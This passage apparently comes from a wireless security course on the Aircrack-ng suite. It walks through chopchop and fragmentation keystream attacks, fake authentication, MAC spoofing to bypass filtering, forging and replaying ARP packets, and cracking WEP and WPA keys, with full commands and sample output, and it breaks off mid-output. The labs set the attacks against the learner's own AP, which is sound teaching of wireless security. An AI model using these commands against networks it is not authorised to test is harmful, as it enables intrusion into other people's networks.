Offset   72 (25% done) | xor = 71 | pt = 00 |   83 frames written in   249ms
Offset   71 (26% done) | xor = A1 | pt = 00 |   43 frames written in   129ms
Offset   70 (28% done) | xor = 3E | pt = 00 |   98 frames written in   294ms
Offset   69 (30% done) | xor = BB | pt = 00 |  129 frames written in   387ms
Offset   68 (32% done) | xor = AE | pt = 00 |  248 frames written in   744ms
Offset   67 (34% done) | xor = FB | pt = 00 |  105 frames written in   315ms
Offset   66 (36% done) | xor = 43 | pt = 00 |  101 frames written in   303ms
Offset   65 (38% done) | xor = D4 | pt = 00 |  158 frames written in   474ms
Offset   64 (40% done) | xor = 16 | pt = 00 |  197 frames written in   591ms
Offset   63 (42% done) | xor = 7F | pt = 0C |   72 frames written in   217ms
Offset   62 (44% done) | xor = 1F | pt = 37 |  166 frames written in   497ms
Offset   61 (46% done) | xor = 5C | pt = A8 |  119 frames written in   357ms
Offset   60 (48% done) | xor = 9B | pt = C0 |  229 frames written in   687ms
Offset   59 (50% done) | xor = 91 | pt = 00 |  113 frames written in   339ms
Offset   58 (51% done) | xor = 25 | pt = 00 |  184 frames written in   552ms
Offset   57 (53% done) | xor = 94 | pt = 00 |   33 frames written in    99ms
```

```
Offset   56 (55% done) | xor = F3 | pt = 00 |  193 frames written in   579ms
Offset   55 (57% done) | xor = D6 | pt = 00 |   17 frames written in    51ms
Offset   54 (59% done) | xor = FA | pt = 00 |   81 frames written in   243ms
Offset   53 (61% done) | xor = EA | pt = 01 |   95 frames written in   285ms
Offset   52 (63% done) | xor = 5D | pt = 37 |   24 frames written in    72ms
Offset   51 (65% done) | xor = 33 | pt = A8 |   20 frames written in    59ms
Offset   50 (67% done) | xor = CC | pt = C0 |   97 frames written in   291ms
Offset   49 (69% done) | xor = 03 | pt = C9 |  188 frames written in   566ms
Offset   48 (71% done) | xor = 34 | pt = E5 |   48 frames written in   142ms
Offset   47 (73% done) | xor = 34 | pt = 77 |   64 frames written in   192ms
Offset   46 (75% done) | xor = 51 | pt = F4 |  253 frames written in   759ms
Offset   45 (76% done) | xor = 98 | pt = 40 |  109 frames written in   327ms
Offset   44 (78% done) | xor = 3D | pt = 00 |  242 frames written in   726ms
Offset   43 (80% done) | xor = 5E | pt = 01 |  194 frames written in   583ms
Offset   42 (82% done) | xor = AF | pt = 00 |   99 frames written in   296ms
Offset   41 (84% done) | xor = C4 | pt = 04 |  164 frames written in   492ms
Offset   40 (86% done) | xor = CE | pt = 06 |   69 frames written in   207ms
Offset   39 (88% done) | xor = 9D | pt = 00 |  137 frames written in   411ms
Offset   38 (90% done) | xor = FD | pt = 08 |  229 frames written in   688ms
Offset   37 (92% done) | xor = 13 | pt = 01 |  232 frames written in   695ms
Offset   36 (94% done) | xor = 83 | pt = 00 |   19 frames written in    58ms
Offset   35 (96% done) | xor = 4E | pt = 06 |  230 frames written in   689ms
Sent 957 packets, current guess: B9...

The AP appears to drop packets shorter than 35 bytes.
Enabling standard workaround: ARP header re-creation.

Saving plaintext in replay_dec-0201-191706.cap
Saving keystream in replay_dec-0201-191706.xor

Completed in 21s (2.29 bytes/s)
```

Success! The file "replay_dec-0201-191706.xor" can then be used to generate a packet with Packetforge-ng (such as an ARP packet). You may also use tcpdump or Wireshark to view the decrypted packet which is stored in that file.

Generating an ARP packet using the PRGA XOR stream

1. First, we set Aireplay to capture and decrypt a packet :

aireplay-ng -4 ath0

Often the AP will drop the frame as is does not recognize the sending MAC address. In this case we have to use the MAC address of a connected client which is allowed to send data over the network (fake auth also works):

aireplay-ng -4 -h 00:09:5B:EB:C5:2B ath0

2. Let’s have a look at the IP address

```
tcpdump -s 0 -n -e -r replay_dec-0627-022301.cap
reading from file replay_dec-0627-022301.cap, link-type [...]
IP 192.168.1.2 > 192.168.1.255: icmp 64: echo request seq 1
```

3. Then, forge an ARP request. The source IP (in this case 192.168.1.100) doesn’t matter, however the destination IP (192.168.1.2) must respond to ARP requests. The source MAC must belong to an associated station in case the AP is filtering unauthenticated traffic.

packetforge-ng -0 -a $AP -h $ATH -k 192.168.1.100 -l 192.168.1.2 -y replay_dec-0627-022301.xor -w arp.cap

4. And replay our forged ARP request

aireplay-ng -2 -r arp.cap ath0

Usage Tips

When to say “no” to a packet? Here are some examples of when you might say “no”:

- The packet length was too short and you wanted/needed PRGA longer than the captured packet length.
- You were hoping to decrypt a packet to/from a specific client and you would wait for a packet to/from that client MAC address.
- You may want to purposely pick a short packet. The reason being that the decryption time is linear to the length of the packet. i.e. small packets take less time.

Pros/Cons using Chopchop

Pros	Cons
May work where fragmentation does not.	Cannot be used against every AP.
You don’t need to know any IP information.	The maximum XOR bits is limited to the length of the packet you chopchop against. Although in theory you could obtain 1500 bytes of the XOR stream, in practice, you rarely see 1500 byte wireless packets.
	Much slower than the fragmentation attack

Usage Troubleshooting

Check the general Aireplay-ng troubleshooting lists.

If you are unable to get the attack to work, there are some alternate attacks you should consider:

- Fragmentation Attack: This is an alternate technique to obtain PRGA for building packets for subsequent injection.
- -p 0841 method: This technique allows you to reinject any data packet received from the AP and generate IVs.

5.3.10.3 Lab

Set up your AP for WEP encryption, Open Authentication (if you haven't done so already). Set up a wireless victim client and connect the victim to the WEP enabled wireless network.

Don't forget to put your card in monitor mode, on the AP channel before the attack.

Use Aireplay-ng to:

- Fake authenticate (if using Madwifi-ng drivers)
- Use the Korek Attack to generate a PRGA stream XOR file. Save this file for later use.
- Generate an ARP file using the PRGA file and Packetforge.
- Inject the ARP file, see the IVs increase – Note the injection speed (pps).

5.3.11 Aireplay Attack 5 - Fragmentation Attack

The fragmentation attack does not recover the WEP key itself, but (also) obtains the PRGA (pseudo random generation algorithm) of the packet. The PRGA can then be used to generate packets with Packetforge-ng which are in turn are used for various injection attacks. The attack requires at least one data packet to be received from the AP in order to initiate the attack.

Basically, the program obtains a small amount of keying material from the packet then attempts to send ARP and/or LLC packets with known content to the AP. If the packet is successfully echoed back by the AP then a larger amount of keying information can be obtained from the returned packet. This cycle is repeated several times until 1500 bytes of PRGA are obtained (sometimes less than 1500 bytes).

The original paper, The Fragmentation Attack in Practice, by Andrea Bittau provides a much more detailed technical description of the technique. A local copy is located here. Also, see the paper "The Final Nail in WEP's Coffin".

5.3.11.1 Usage

Usage : aireplay-ng -5 -b 00:14:6C:7E:40:80 -h 00:0F:B5:AB:CB:9D ath0

Where:

- -5 - run the fragmentation attack
- -b 00:14:6C:7E:40:80 - AP MAC address
- -h 00:0F:B5:AB:CB:9D - source MAC address of the packets to be injected
- ath0 - the interface name

Optionally, the following filters can be applied:

- -b BSSID : MAC address, Access Point
- -d dmac : MAC address, Destination
- -s smac : MAC address, Source
- -m len : minimum packet length
- -n len : maximum packet length
- -u type : frame control, type field
- -v subt : frame control, subtype field
- -t tods : frame control, To DS bit
- -f fromds : frame control, From DS bit
- -w iswep : frame control, WEP bit

Optionally, the following replay options can be set:

- -k IP : set destination IP in fragments - defaults to 255.255.255.255
- -l IP : set source IP in fragments - defaults to 255.255.255.255

Usage Example

Essentially you start the attack with the following command then select the packet you want to try:

aireplay-ng -5 -b 00:14:6C:7E:40:80 -h 00:0F:B5:AB:CB:9D ath0

```
Waiting for a data packet...
Read 96 packets...

      Size: 120, FromDS: 1, ToDS: 0 (WEP)

           BSSID  =  00:14:6C:7E:40:80
       Dest. MAC  =  00:0F:B5:AB:CB:9D
      Source MAC  =  00:D0:CF:03:34:8C

      0x0000:  0842 0201 000f b5ab cb9d 0014 6c7e 4080  .B..........l~@.
      0x0010:  00d0 cf03 348c e0d2 4001 0000 2b62 7a01  ....4...@...+bz.
      0x0020:  6d6d b1e0 92a8 039b ca6f cecb 5364 6e16  mm.......o..Sdn.
      0x0030:  a21d 2a70 49cf eef8 f9b9 279c 9020 30c4  ..*pI.....'.. 0.
      0x0040:  7013 f7f3 5953 1234 5727 146c eeaa a594  p...YS.4W'.l....
      0x0050:  fd55 66a2 030f 472d 2682 3957 8429 9ca5  .Uf...G-&.9W.)..
      0x0060:  517f 1544 bd82 ad77 fe9a cd99 a43c 52a1  Q□.D...w.....<R.
      0x0070:  0505 933f af2f 740e                      ...?./t.

 Use this packet ? y
```

The program responds (or similar):

```
 Saving chosen packet in replay_src-0124-161120.cap
 Data packet found!
 Sending fragmented packet
```

```
Got RELAYED packet!!
Thats our ARP packet!
Trying to get 384 bytes of a keystream
Got RELAYED packet!!
Thats our ARP packet!
Trying to get 1500 bytes of a keystream
Got RELAYED packet!!
Thats our ARP packet!
Saving keystream in fragment-0124-161129.xor
Now you can build a packet with packetforge-ng out of that 1500 bytes keystream
```

You have successfully obtained the PRGA which is stored in the file named by the program. You can now use Packetforge-ng to generate one or more packets to be used for various injection attacks.

Usage Tips

- The source MAC address used in the attack must be associated with the AP. To do this, you can use fake authentication or use a MAC address of an existing wireless client.
- For Madwifi-ng drivers (Atheros chipset), you must change MAC address of your card to the MAC address you will injecting with otherwise the attack will not work.
- The fragmentation attack sends out a large number of packets that must all be received by the AP for the attack to be successful. If any of the packets get lost then the attack fails. So this means you must a have a good quality connection plus be reasonably close to the AP.

Pro/Cons using fragmentation

Pros	Cons
Typically obtains the full packet length of 1500 bytes xor. This means you can subsequently pretty well create any size of packet. Even in cases where less than 1500 bytes are collected, there is sufficient to create ARP requests.	Need more information to launch it - IE IP address info. Quite often this can be guessed. Better still, Aireplay-ng assumes source and destination IPs of 255.255.255.255 if nothing is specified. This will work successfully on most if not all APs. So this is a very limited con.
May work where chopchop does not.	Setup to execute the attack is more subject to the device drivers. For example, Atheros does not generate the correct packets unless the wireless card is set to the MAC address you are spoofing.
Is extremely fast. It yields the XOR stream extremely quickly when successful.	You need to be physically closer to the AP. If any of the packets are lost then the attack fails.
	The attack will fail on APs which do not properly handle fragmented packets.

5.3.11.2 Lab

Set up your AP for WEP encryption, Open Authentication (if you haven't done so already). Set up a wireless victim client and connect the victim to the WEP enabled wireless network.

Don't forget to put your card in monitor mode, on the AP channel before the attack.

Use Aireplay-ng to:

- Fake authenticate (if using Madwifi-ng drivers)
- Use the Fragmentation Attack to generate a PRGA stream XOR file. Save this file for later use.
- Generate an ARP file using the PRGA file and Packetforge.
- Inject the ARP file, see the IVs increase – Note the injection speed (pps) – what's different?

5.3.12 I am injecting but the IVs don't increase!

A frequent problem that comes up is that packets are being injected but the IVs do not increase. This following module will provide guidance in determining the root cause of the problem and suggest ideas to help you overcome it.

5.3.12.1 Solution

First, this solution assumes:

- You are using drivers patched for injection.
- You have started the interface in monitor mode on the same channel as the AP. Run “iwconfig” and confirm that the interface you plan to use is in monitor mode, on the correct channel (frequency), correct speed, etc. In monitor mode, the “Access Point” is your card MAC address. The output should look similar to this:

```
ath0      IEEE 802.11b  ESSID:""  Nickname:""
          Mode:Monitor  Frequency:2.452 GHz  Access Point: 00:09:5B:EC:EE:F2
          Bit Rate=2 Mb/s   Tx-Power:15 dBm   Sensitivity=0/3
          Retry:off   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:off
          Link Quality=0/94  Signal level=-98 dBm  Noise level=-98 dBm
          Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
          Tx excessive retries:0  Invalid misc:0   Missed beacon:0
```

- You have started Airodump-ng on the same channel as the AP. IE with the “-c <channel number>” option.
- You are physically close enough to send and receive AP packets. Remember that just because you can receive packets from the AP does not mean you will be able to transmit packets to the AP. The wireless card strength is typically less than the AP strength. So you have to be physically close enough for your transmitted packets to reach and be

received by the AP.

- In order for an AP to accept a packet, the source MAC address must already be associated. If the source MAC address you are injecting is not associated then the AP ignores the packet and sends out a "DeAuthentication" packet. In this state, no new IVs are created because the AP is ignoring all the injected packets.
- **The lack of association with the AP is the single biggest reason why injection fails.**

Here is your typical scenario of this situation (Injection command entered, or similar):

aireplay-ng -3 -b <BSSID MAC address> -h <source MAC address> ath0

aireplay-ng -3 -b 00:14:6C:7E:40:80 -h 00:0F:B5:46:11:19 ath0

Then the system responds:

```
Saving ARP requests in replay_arp-0123-104950.cap
You should also start airodump-ng to capture replies.
Notice: got a deauth/disassoc packet. Is the source MAC associated ?
Notice: got a deauth/disassoc packet. Is the source MAC associated ?
Read 17915 packets (got 3 ARP requests), sent 5854 packets...
```

Notice the "deauth/disassoc" messages. This says the source MAC "00:0F:B5:41:22:17" is not successfully associated with the AP. In this case, your injected packets are being ignored.

Another way to confirm that the lack of association is causing a problem is to run tcpdump and look at the packets. Start another session while you are injecting and...

Run: "***tcpdump -n -e -s0 -vvv -i ath0***"

The following is a typical tcpdump error message you are looking for:

```
11:04:34.360700 314us BSSID:00:14:6c:7e:40:80 DA:00:0f:b5:46:11:19
SA:00:14:6c:7e:40:80 DeAuthentication: Class 3 frame received from
nonassociated station
```

Notice that the AP (00:14:6c:7e:40:80) is telling the source (00:0f:b5:46:11:19) you are not associated. Meaning, the AP will not process or accept the injected packets.

If you want to select only the DeAuth packets with tcpdump then you can use:

***tcpdump -n -e -s0 -vvv -i ath0 | grep DeAuth*”**

You may need to tweak the phrase “DeAuth” to pick out the exact packets you want.

So now that you know the problem, how do you solve it? There are two basic ways to do this:

- Associate the source MAC address you will be using during injection with the AP.
- Replay packets from a wireless client which is currently associated with the AP.

To associate with an AP, use fake authentication:

aireplay-ng -1 0 -e <SSID> -a <BSSID MAC address> -h <source MAC address> ath0

aireplay-ng -1 0 -e teddy -a 00:14:6C:7E:40:80 -h 00:09:5B:EC:EE:F2 ath0

A successful output should look similar to this:

```
18:18:20  Sending Authentication Request
18:18:20  Authentication successful
18:18:20  Sending Association Request
18:18:20  Association successful :-)
```

At this point, you can start another session and try the packet injection attack. With any luck you should be properly associated and the injected packets will cause the IVs to increase. Keep an eye on the fake authentication process to ensure your remain associated. Then use Airodump-ng to capture the IVs and Aircrack-ng to obtain the WEP key.

5.3.12.2 Troubleshooting tips

- There will be occasions where even though it looks like you are associated and the keep alive packets are flowing nicely, the association breaks. You might have to stop and rerun the command.
- With some drivers, the wireless card MAC address must be the same as MAC address you are injecting. So if fake authentication is still not working then try changing the card MAC to the same one you are trying to authenticate with. A typical tool to do this is macchanger.

* Some APs are configured to only allow selected MAC access to associate and connect. If this is the case, you will not be able to successfully do fake authentication unless you know one of the MAC addresses on the allowed list. The advantage of the next technique we will discuss (interactive replay) is that it is able to get around this control.
* To determine if MAC access control is in place, enter the following command:

  tcpdump -n -vvv -s0 -e -i ath0 | grep -E "(RA:00:c0:ca:17:db:6a|Authentication|ssoc)"

  (You will have to change "00:c0:ca:17:db:6a" to the relevant MAC address. It is case sensitive and typically lowercase. You may need to look at the tcpdump output without the grep filter to verify this.)

* When you are trying to do fake authentication, the exchange should look identical to the "wep.open.system.authentication.cap" file which comes with the Aircrack-ng software. This file can be read into tcpdump:

  tcpdump -n -e -vvv -r wep.open.system.authentication.cap

  Basically you should see two authentication packets and then two association packets. If your real life capture does not contain all four packets and your fake authentication is failing then there is a MAC filter in place. In this case, you must use the MAC address of a client already associated with the AP. To do this, change the MAC address of your card to it.

* A normal MAC address looks like this: 00:09:5B:EC:EE:F2. It is composed of six octets. The first half (00:09:5B) of each MAC address is known as the Organizationally Unique Identifier (OUI). Simply put, it is the card manufacturer. The second half (EC:EE:F2) is known as the extension identifier and is unique to each network card within the specific OUI. Many APs will ignore MAC addresses with invalid OUIs. So make sure you use a valid OUI code when you make up MAC addresses. Otherwise, your packets may be

ignored by the AP. The current list of OUIs may be found here.

The following is an example of what a failed authentication looks like:

```
18:28:02  Sending Authentication Request
18:28:02  Authentication successful
18:28:02  Sending Association Request
18:28:02  Association successful :-)
18:28:02  Got a deauthentication packet!
18:28:05  Sending Authentication Request
18:28:05  Authentication successful
18:28:05  Sending Association Request
18:28:10  Sending Authentication Request
18:28:10  Authentication successful
18:28:10  Sending Association Request
```

Notice the “Got a deauthentication packet” and the continuous retries above.

- An alternate approach is to replay packets from a wireless client which is currently associated with the AP. This eliminates the need to use fake authentication since you be piggy backing on client MAC address which is already associated with the AP.
- Use the interactive replay attack instead. We are going to look for an ARP packet coming from an already associated wireless client going to the AP. We know that this ARP packet will be rebroadcast by the AP and generate an IV. ARP packets coming from a wireless client are normally 68 bytes long with a broadcast MAC address.

- We construct a request which selects the packets we are looking for:

  aireplay-ng -2 -a <BSSID MAC address> -d FF:FF:FF:FF:FF:FF -m 68 -n 68 -t 1 -f 0 <interface>

  Where:

  - -d FF:FF:FF:FF:FF:FF - broadcast
  - -m 68 - minimum packet length of 68
  - -n 68 - maximum packet length of 68
  - -t 1 - packet is going to the AP
  - -f 0 - packet is not coming from the AP

  This will display each packet captured for you to inspect before being used. Just ensure the packet you select is one of the wireless clients already associated with the AP.

- Some APs have a setting to disable wireless client to wireless client communication (called at least on Linksys “AP isolation”). If this is enabled then all the techniques above will not work. The only approach in such a situation is to use the techniques outlined in “Cracking WEP via a wireless client”.

5.4 Packetforge-ng

5.4.1 Description

Packetforge-ng creates encrypted packets that can later be used for injection. You can create various types of packets such as ARP requests, UDP, ICMP and custom packets. Packetforge-ng is most commonly used to create ARP requests for subsequent injection.

To create an encrypted packet with Packetforge, you must have a PRGA (pseudo random generation algorithm) file which you have previously obtained from the EWP enabled network. The PRGA is used to encrypt the packet you create. A PGRA file can typically be obtained from Aireplay-ng, chopchop or fragmentation attacks.

5.4.2 Usage

Usage: packetforge-ng <mode> <options>

5.4.2.1 Forge options:

- -p <fctrl> : set frame control word (hex)
- -a <BSSID> : set Access Point MAC address
- -c <dmac> : set Destination MAC address
- -h <smac> : set Source MAC address
- -j : set FromDS bit
- -o : clear ToDS bit
- -e : disables WEP encryption
- -k <ip[:port]> : set Destination IP [Port]
- -l <ip[:port]> : set Source IP [Port]
- -t ttl : set Time To Live
- -w <file> : write packet to this pcap file

5.4.2.2 Source options:

- -r <file> : read packet from this raw file
- -y <file> : read PRGA from this file

5.4.2.3 Modes (long modes use double dashes):

- --arp : forge an ARP packet (-0)
- --udp : forge an UDP packet (-1)
- --icmp : forge an ICMP packet (-2)
- --null : build a null packet (-3)
- --custom : build a custom packet (-9)

5.4.3 Usage Example

5.4.3.1 Generating an ARP request packet

Let's generate an ARP request packet for injection. First, obtain a XOR file (PRGA) with either the Aireplay-ng chopchop or fragmentation method, then use the following command:

packetforge-ng -0 -a 00:14:6C:7E:40:80 -h 00:0F:B5:AB:CB:9D -k 192.168.1.100 -l 192.168.1.1 -y fragment-0124-161129.xor -w arp-request

Where:

- -0 - ARP request packet generated
- -a 00:14:6C:7E:40:80 - the Access Point MAC address
- -h 00:0F:B5:AB:CB:9D - the source MAC address you wish to use
- -k 192.168.1.100 - the destination IP. IE In an ARP it is the “Who has this IP”
- -l 192.168.1.1 - the source IP. IE In an ARP it is the “Tell this IP”

- -y fragment-0124-161129.xor
- -w ARP-packet

Assuming you know your own WEP key in the lab environment, the ARP request packet generated above can be decrypted with the key. For testing's sake let's test to see if the packet we just created can be decrypted:

Enter "***airdecap-ng -w <AP encryption key> arp-request***"

The output should be similar to:

```
Total number of packets read           1
Total number of WEP data packets       1
Total number of WPA data packets       0
Number of plaintext data packets       0
Number of decrypted WEP  packets       1
Number of decrypted WPA  packets       0
```

To view the packet that was just decrypted, enter "***tcpdump -n -vvv -e -s0 -r arp-request-dec***"

The output should be similar to:

```
reading from file arp-request-dec, link-type EN10MB (Ethernet)
18:09:27.743303 00:0f:b5:ab:cb:9d > Broadcast, ethertype ARP (0x0806), length 42:
arp who-has 192.168.1.100 tell 192.168.1.1
```

Which is exactly what we expected. Now you can inject this ARP request packet as follows:

aireplay-ng -2 -r arp-request ath0

The output should be similar to this:

```
      Size: 68, FromDS: 0, ToDS: 1 (WEP)

           BSSID  =  00:14:6C:7E:40:80
       Dest. MAC  =  FF:FF:FF:FF:FF:FF
      Source MAC  =  00:0F:B5:AB:CB:9D

      0x0000:  0841 0201 0014 6c7e 4080 000f b5ab cb9d  .A....l~@.......
      0x0010:  ffff ffff ffff 8001 6c48 0000 0999 881a  ........lH......
      0x0020:  49fc 21ff 781a dc42 2f96 8fcc 9430 144d  I.!.x..B/.....0.M
      0x0030:  3ab2 cff5 d4d1 6743 8056 24ec 9192 c1e1  :.....gC.V$.....
      0x0040:  d64f b709                                .O..

Use this packet ? y

Saving chosen packet in replay_src-0124-163529.cap
You should also start airodump-ng to capture replies.
End of file.
```

By entering “y”, the packet you created with Packetforge-ng will be injected.

5.4.3.2 Generating a null packet

This option allows you to generate LLC null packets. These are the smallest possible packets which contain no data. The "*-s*" switch is used to manually set the size of the packet. This a simple way to generate small packets for injection.

Remember that the size value (*-s*) defines the absolute size of an unencrypted packet. You need to add 8 bytes to get its final length after encrypting it (4 bytes for IV+idx and 4 bytes for ICV). This value also includes the 802.11 header with a length of 24bytes.

The command is:

packetforge-ng --null -s 42 -a BSSID -h SMAC -w short-packet.cap -y fragment.xor

Where:

- --null - generate a LLC null packet (requires double dash).
- -s 42 -specifies the packet length to be generated.
- -a BSSID - the MAC address of the AP.
- -h SMAC - the source MAC address of the packet to be generated.
- -w short-packet.cap - the name of the output file.
- -y fragment.xor - the name of the file containing the PRGA.

5.4.4 Usage Tips

Most APs don't care what IPs are used in the ARP request. As a result we can use the address 255.255.255.255 as both the source and destination IPs.

The Packetforge-ng command evolves to:

packetforge-ng -0 -a 00:14:6C:7E:40:80 -h 00:0F:B5:AB:CB:9D -k 192.168.1.100 -l 192.168.1.1 -y fragment-0124-161129.xor -w arp-request

5.4.5 Usage Troubleshooting

A common mistake is to include either or both -j and -o flags and create invalid packets. These flags adjust the FromDS and ToDS flags in the packet generated. Unless you are doing something really special, don't use them.

5.4.6 Lab

Get familiar with the Packetforge-ng command line reference.

5.5 Aircrack-ng

5.5.1 Description

Aircrack-ng is a 802.11 WEP and WPA/WPA2-PSK key cracking program included in the Aircrack-ng suite. Aircrack-ng can recover the WEP key from a capture dump once enough encrypted packets have been captured with Airodump-ng. Aircrack-ng uses the following three methods to extract the WEP key:

- The PTW approach (Pyshkin, Tews, Weinmann). The main advantage of the PTW approach is that very few data packets are required in order to crack the WEP key. The drawback of this method is that it requires ARP packets to work.
- The FMS/KoreK method. The FMS/KoreK method incorporates various statistical attacks to discover the WEP together with brute forcing techniques.
- Additionally, Aircrack-ng offers a dictionary method for determining the WEP key.
- When cracking WPA/WPA2 pre-shared keys, only the dictionary method is used.

5.5.2 Air-cracking 101

5.5.2.1 PTW Attack

The PTW (Pyshkin, Tews, Weinmann) method is fully described in the paper found here. In 2005, Andreas Klein presented another analysis of the RC4 stream cipher. Klein showed that there are more correlations between the RC4 keystream and the key than the ones originally found by Fluhrer, Mantin, and Shamir and that these correlations may be used to extract WEP keys with greater efficiency. The PTW method extends Klein's attack and optimizes it for usage against WEP. One particularly important constraint of this method is that it only works with ARP request/reply packets and cannot be used with other traffic.

5.5.2.2 FMS/ KoreK

The second method is the FMS/Korek method which incorporates several cracking techniques. Using statistical mathematics, the possibility that a certain byte in the key is correctly guessed goes up to as much as 15% when the right initialization vector (IV) is captured for a particular key byte. Certain IVs "leak" the secret WEP key for particular key bytes. This is the fundamental basis of the statistical techniques.

By using a series of statistical tests called the FMS and Korek attacks, votes are accumulated for likely keys for each key byte of the secret WEP key. Different attacks have a different number of votes associated with them since the probability of each attack yielding the right answer varies mathematically. The more votes a particular potential key value accumulates, the more likely it is to be correct.

For each key byte, the screen shows the likely secret key and the number of votes it has accumulated so far. Needless to say, the secret key with the largest number of votes is most likely correct but is not guaranteed. Aircrack-ng will subsequently test the key to confirm it.

```
                              Aircrack-ng 0.5

1      2      3  4
                [00:00:15] Tested 451275 keys (got 566683 IVs)

KB    depth   byte(vote)
 0    0/  1   AE(  50) 11(  20) 71(  20) 10(  12) 84(  12) 68(  12)
 1    1/  2   5B(  31) BD(  18) F8(  17) E6(  16) 35(  15) CF(  13)
 2    0/  3   7F(  31) 74(  24) 54(  17) 1C(  13) 73(  13) 86(  12)
 3    0/  1   3A( 148) EC(  20) EB(  16) FB(  13) F9(  12) 81(  12)
 4    0/  1   03( 140) 90(  31) 4A(  15) 8F(  14) E9(  13) AD(  12)
 5    0/  1   D0(  69) 04(  27) C8(  24) 60(  24) A1(  20) 26(  20)
 6    0/  1   AF( 124) D4(  29) C8(  20) EE(  18) 54(  12) 3F(  12)
 7    0/  1   9B( 168) 90(  24) 72(  22) F5(  21) 11(  20) F1(  20)
 8    0/  1   F6( 157) EE(  24) 66(  20) EA(  18) DA(  18) E0(  18)
 9    0/  2   8D(  82) 7B(  44) E2(  30) 11(  27) DE(  23) A4(  20)
10    0/  1   A5( 176) 44(  30) 95(  22) 4E(  21) 94(  21) 4D(  19)

         KEY FOUND! [ AE:5B:7F:3A:03:D0:AF:9B:F6:8D:A5:E2:C7 ]
```


Looking at an example will hopefully make this clearer. In the screenshot above, you can see, that at key byte 0 the byte 0xAE has collected some votes, 50 in this case. So, mathematically, it is more likely that the key starts with AE than with 11 (which is second on the same line). This explains why the more data available, the greater the chances are that Aircrack-ng will determine the secret WEP key.

However the statistical approach can only take you so far. We use a statistical analysis to point us in the right (probable) direction, and then Aircrack-ng uses brute force on likely keys to actually determine the secret WEP key.

5.5.2.3 The fudge factor

The fudge factor tells Aircrack-ng how broadly to brute force key spaces. For example, if you tell Aircrack-ng to use a fudge factor of 2, it takes the votes of the most possible byte, and checks all the possibilities of keys which are at least half as likely as the original one. The larger the fudge factor, the more possibilities Aircrack-ng will try on a brute force basis. Keep in mind, that as the fudge factor gets larger, the number of secret keys to try goes up tremendously and consequently the time required will increase. With more available data, the need to brute force can be minimized. So it boils down to "simple" mathematics, brute force and a delicate balance between them!

5.5.2.4 Dictionary Attacks

In addition to all the fancy techniques mentioned above, Aircrack-ng can also use a dictionary bruteforce attack in order to discover a WEP / WPA key. A dictionary file of either ascii or hexadecimal keys is required (a single file can only contain one type, not a mix of both). This file is then used as an input source to Aircrack-ng and the program tests each key to determine if it is correct.

The injection techniques described in this course do not work for WPA/WPA2 pre-shared keys. The only way to crack these pre-shared keys is by utilizing a bruteforce dictionary attack.

WPA PSK uses a four-way handshake between the client and AP in order to authenticate. Airodump-ng can capture this handshake and by using input from a provided word list (dictionary), Aircrack-ng can duplicate the four-way handshake to determine if a particular entry in the word list matches the results the four-way handshake. If it does, then the pre-shared key has been successfully identified.

This process is very computationally intensive and so in practice, very long or unusual pre-shared keys are unlikely to be determined. A good quality word list will give you the best results.

Another approach is to use a tool like John the Ripper to generate password guesses which are in turn fed into Aircrack-ng. I've also heard of WPA rainbow tables, which seem to be growing in popularity.

5.5.3 Usage

Usage: aircrack-ng [options] <capture file(s)>

You can specify multiple input files (either in .cap or .ivs format). In addition, you can run both Airodump-ng and Aircrack-ng at the same time: Aircrack-ng will auto-update when new IVs are available.

Here's a summary of all available options:

Option	Param.	Description
-a	amode	Force attack mode (1 = static WEP, 2 = WPA/WPA2-PSK).
-e	essid	If set, all IVs from networks with the same ESSID will be used. This option is also required for WPA/WPA2-PSK cracking if the ESSID is not broadcasted (hidden).
-b	BSSID	Select the target network based on the AP's MAC address.
-p	nbcpu	On SMP systems: # of CPU to use.
-q	*none*	Enable quiet mode (no status output until the key is found, or not).
-c	*none*	(WEP cracking) Restrict the search space to alpha-numeric characters only (0×20 - 0x7F).
-t	*none*	(WEP cracking) Restrict the search space to binary coded decimal hex characters.
-h	*none*	(WEP cracking) Restrict the search space to numeric characters (0×30-0×39) These keys are used by default in most Fritz!BOXes.
-d	start	(WEP cracking) Set the beginning of the WEP key (in hex), for debugging purposes.
-m	maddr	(WEP cracking) MAC address to filter WEP data packets. Alternatively, specify -m ff:ff:ff:ff:ff:ff to use all and every IVs, regardless of the network.
-n	nbits	(WEP cracking) Specify the length of the key: 64 for 40-bit WEP, 128 for 104-bit WEP,

		etc. The default value is 128.
-i	index	(WEP cracking) Only keep the IVs that have this key index (1 to 4). The default behaviour is to ignore the key index.
-f	fudge	(WEP cracking) By default, this parameter is set to 2 for 104-bit WEP and to 5 for 40-bit WEP. Specify a higher value to increase the bruteforce level: cracking will take more time, but with a higher likelyhood of success.
-k	korek	(WEP cracking) There are 17 korek statistical attacks. Sometimes one attack creates a huge false positive that prevents the key from being found, even with lots of IVs. Try -k 1, -k 2, ... -k 17 to disable each attack selectively.
-x/-x0	*none*	(WEP cracking) Disable last keybytes brutforce.
-x1	*none*	(WEP cracking) Enable last keybyte bruteforcing (default).
-x2	*none*	(WEP cracking) Enable last two keybytes bruteforcing.
-X	*none*	(WEP cracking) Disable bruteforce multithreading (SMP only).
-y	*none*	(WEP cracking) This is an experimental single bruteforce attack which should only be used when the standard attack mode fails with more than one million IVs
-w	words	(WPA cracking) Path to a wordlist or "-" without the quotes for standard in (stdin).
-z	*none*	Invokes the PTW WEP cracking method.

5.5.4 Usage Examples

5.5.4.1 WEP

The simplest scenario is attempting to crack a WEP key. If you want to test this attack, you can use the following capture file.

aircrack-ng 128bit.ivs

Where:

- 128bit.ivs is the file name containing IVS.

The output should be similar to:

```
Opening 128bit.ivs
Read 684002 packets.
#  BSSID              ESSID                       Encryption
1  00:14:6C:04:57:9B                              WEP (684002 IVs)
Choosing first network as target.
```

If there was traffic from multiple networks contained in the file then you would be prompted to select the one you want. By default, Aircrack-ng assumes 128 bit encryption.

The cracking process starts and once cracked, the output should look similar to:

```
                                 Aircrack-ng
                      [00:00:10] Tested 77 keys (got 684002 IVs)
KB    depth   byte(vote)
 0    0/  1   AE( 199) 29(  27) 2D(  13) 7C(  12) FE(  12) FF(   6) 39(   5) 2C(   3) 00(   0) 08(   0)
 1    0/  3   66(  41) F1(  33) 4C(  23) 00(  19) 9F(  19) C7(  18) 64(   9) 7A(   9) 7B(   9) F6(   9)
 2    0/  2   5C(  89) 52(  60) E3(  22) 10(  20) F3(  18) 8B(  15) 8E(  15) 14(  13) D2(  11) 47(  10)
